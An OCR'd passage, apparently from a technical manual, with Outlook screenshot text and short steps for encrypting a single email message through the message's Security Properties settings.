


Untitled - Message (HTML)
Search
File
Message
Insert
Options
Format Text
Review
Help
Grammarly
Acrobat
Themes
Page Color
Bcc
From
Encrypt
Use Voting Buttons
☐ Request a Delivery Receipt
☐ Request a Read Receipt
Save Sent Item To
Delay Delivery
Direct Replies To
Themes
Show Fields
More Options
Set permission on this item
Encrypt-Only
Do Not Forward
Confidential \ All Employees
Highly Confidential \ All Employees
Send
To
Cc
Subject

Figure 20.41: Screenshot of Outlook showing Encrypt options

Follow the steps below to encrypt a single message:

- Click **File** and then **Properties** in the email message body.
- In the **Properties** window, click on the **Security Settings** button in the **Security** section.
- In the **Security Properties** pop-up window, check the **Encrypt message contents and attachments** option and click **OK**.


Untitled - Message (HTML)
Search
File
Message
Insert
Options
Format Text
Review
Help
Grammarly
Acrobat
Themes
Page Color
Bcc
From
Encrypt
Use Voting Buttons
Request a Delivery Receipt
Request a Read Receipt
Save Sent Item To
Delay Delivery
Direct Replies To
More Options
Properties
Settings
Security
Change security se
Security Settings
Voting and Tracking options
Delivery options
Contacts...
Categories
Security Properties
Security
Security Label
Change Settings...
Configure...
OK
Cancel


Importance: Normal
Sensitivity: Normal
☐ Do not AutoArchive this item
☐ Use voting buttons
☐ Request a delivery receipt for this message
☐ Request a read receipt for this message
☐ Have replies sent to
☐ Do not deliver before: None 00:00
☐ Expires after: None 00:00
☑ Save copy of sent message
Categories: None

☑ Encrypt message contents and attachments
☐ Add digital signature to this message
☐ Send this message as clear text signed
